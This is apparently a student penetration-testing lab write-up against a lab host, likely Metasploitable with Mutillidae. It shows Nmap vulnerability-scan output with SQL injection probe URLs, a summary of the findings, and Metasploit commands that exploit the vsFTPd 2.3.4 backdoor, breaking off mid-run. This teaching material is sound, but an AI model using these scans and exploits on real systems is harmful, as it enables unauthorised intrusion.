
```
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20s
qlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%2
0sqlspider
|     http://192.168.233.134:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspid
er
|     http://192.168.233.134:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae
-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%2
0OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%
20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20s
```




```
qlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%2
0sqlspider
|     http://192.168.233.134:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspid
er
|     http://192.168.233.134:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae
-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%2
0OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspid
er&username=anonymous
|     http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=pen-test-tool-lookup.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspid
er&username=anonymous
|     http://192.168.233.134:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%
20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
```




```
|     http://192.168.233.134:80/mutillidae/index.php?page=capture-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=set-background-color.php%27%20OR%20sqlsp
ider
|     http://192.168.233.134:80/mutillidae/index.php?page=home.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-poll.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=text-file-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=password-generator.php%27%20OR%20sqlspid
er&username=anonymous
|     http://192.168.233.134:80/mutillidae/index.php?page=html5-storage.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=secret-administrative-pages.php%27%20OR%
20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=user-info.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=arbitrary-file-inclusion.php%27%20OR%20s
qlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=site-footer-xss-discussion.php%27%20OR%2
0sqlspider
|     http://192.168.233.134:80/mutillidae/?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=captured-data.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=login.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=view-someones-blog.php%27%20OR%20sqlspid
er
|     http://192.168.233.134:80/mutillidae/index.php?page=show-log.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fhow-to-access-Mutillidae
-over-Virtual-Box-network.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=source-viewer.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=installation.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=change-log.htm%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=framing.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=documentation%2Fvulnerabilities.php%27%2
0OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=view-someones-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=register.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=dns-lookup.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/?page=add-to-your-blog.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=credits.php%27%20OR%20sqlspider
|     http://192.168.233.134:80/mutillidae/index.php?page=browser-info.php%27%20OR%20sqlspider
|   Possible sqli for forms:
|     Form at path: /mutillidae/index.php, form's action: index.php. Fields that might be vulnerab
le:
```




```
|   Possible sqli for forms:
|     Form at path: /mutillidae/index.php, form's action: index.php. Fields that might be vulnerab
le:
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|       choice
|_      initials
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
| rmi-vuln-classloader:
|   VULNERABLE:
|   RMI registry default configuration remote code execution vulnerability
|     State: VULNERABLE
|       Default configuration of RMI registry allows loading classes from remote URLs which can le
ad to remote code execution.
|
|     References:
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/jav
a_rmi_server.rb
1524/tcp open  ingreslock
2049/tcp open  nfs
```




```
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  CVE:CVE-2014-3566  BID:70574
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|       https://www.securityfocus.com/bid/70574
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
|       http://www.cvedetails.com/cve/2014-0224
|_      http://www.openssl.org/news/secadv_20140605.txt
| ssl-dh-params:
|   VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
```



```
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: Unknown/Custom-generated
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
|_irc-unrealircd-backdoor: Looks like trojaned version of unrealircd. See http://seclists.org/full
disclosure/2010/Jun/277
8009/tcp open  ajp13
8180/tcp open  unknown
| http-cookie-flags:
|   /admin/:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.html:
|     JSESSIONID:
|       httponly flag not set
```



```
|   /admin/controlpanel.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/index.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/home.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/controlpanel.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin-login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/cp.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/account.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/admin_login.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/adminLogin.jsp:
|     JSESSIONID:
|       httponly flag not set
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html:
|     JSESSIONID:
|       httponly flag not set
|   /admin/jscript/upload.html:
|     JSESSIONID:
|_      httponly flag not set
```



```
|_      httponly flag not set
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor F
ile upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor Fil
e Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
MAC Address: 00:0C:29:03:05:9E (VMware)

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 327.94 seconds
```

Scan Result:

The scan result identified multiple potential security vulnerabilities on the target system more particularly with the following:


- **vsFTPd 2.3.4 Backdoor (CVE-2011-2523)**: Vulnerability that allows an attacker to gain remote root access to the system
- **RMI registry default configuration remote code execution vulnerability**: This vulnerability allows remote code execution on the system
- **SSL/TLS vulnerabilities:** Vulnerability that could allow attackers to eavesdrop on encrypted communication or potentially decrypt sensitive information
  - Diffie-Hellman Key Exchange Insufficient Group Strength (weak encryption)
  - SSL/TLS MITM vulnerability (CCS Injection)
  - SSL POODLE information leak
- **CSRF (Cross-Site Request Forgery) Vulnerabilities:** Vulnerability that could allow an attacker to trick a legitimate user into performing actions on the website
- **Missing Cookie HttpOnly Flag**: As the web server sets cookies that do

not have the HttpOnly flag set, it could potentially allow attackers to steal session cookies through Cross-Site Scripting (XSS) attacks

- **Slowloris DOS Attack**: Opens multiple connections to the target server and as it tries to handle a large number of open connections, it leads to slow performance or complete unavailability of resources
- **Open Services**: Several services are running on the system that may not be necessary and could be potential security risks. Some of the most common are the FTP (port 21), SSH (port 22), Telnet (port 23), SMTP (port 25), RPC services (ports 111, 512, 513), among others.

c. Utilize the metasploit framework to search for exploits targeting the identified vulnerabilities

Command: `sudo msfconsole`




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: Use help <command> to learn more about any command

       .:okOOOkdc'           'cdkOOOko:.
     .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
    :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
   'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
   oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
   dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
   lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
   .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
    cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
     oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
      lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
       ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
        .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
          ,kOl'M.OOOOOOOOOOOOO.M'dOk,
            :kk;.OOOOOOOOOOOOO.;Ok:
              ;kOOOOOOOOOOOOOOOk:
                ,xOOOOOOOOOOOx,
                  .lOOOOOOOl.
                     ,dOd,
                       .

       =[ metasploit v6.4.32-dev                          ]
+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > █
```


d. Perform an attack using the console using the following commands

- `search [keyword]`
- `use [# of target module] OR use [name of module]`
- `show options`
- `set rhosts [target ip]`
- `run`

d.1. Exploiting vsFTPd 2.3.4 Backdoor




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of S
ervice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor C
ommand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_b
ackdoor
```



```
msf6 > use 1
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                      etasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.233.134
rhosts ⇒ 192.168.233.134
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.233.134:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.233.134:21 - USER: 331 Please specify the password.
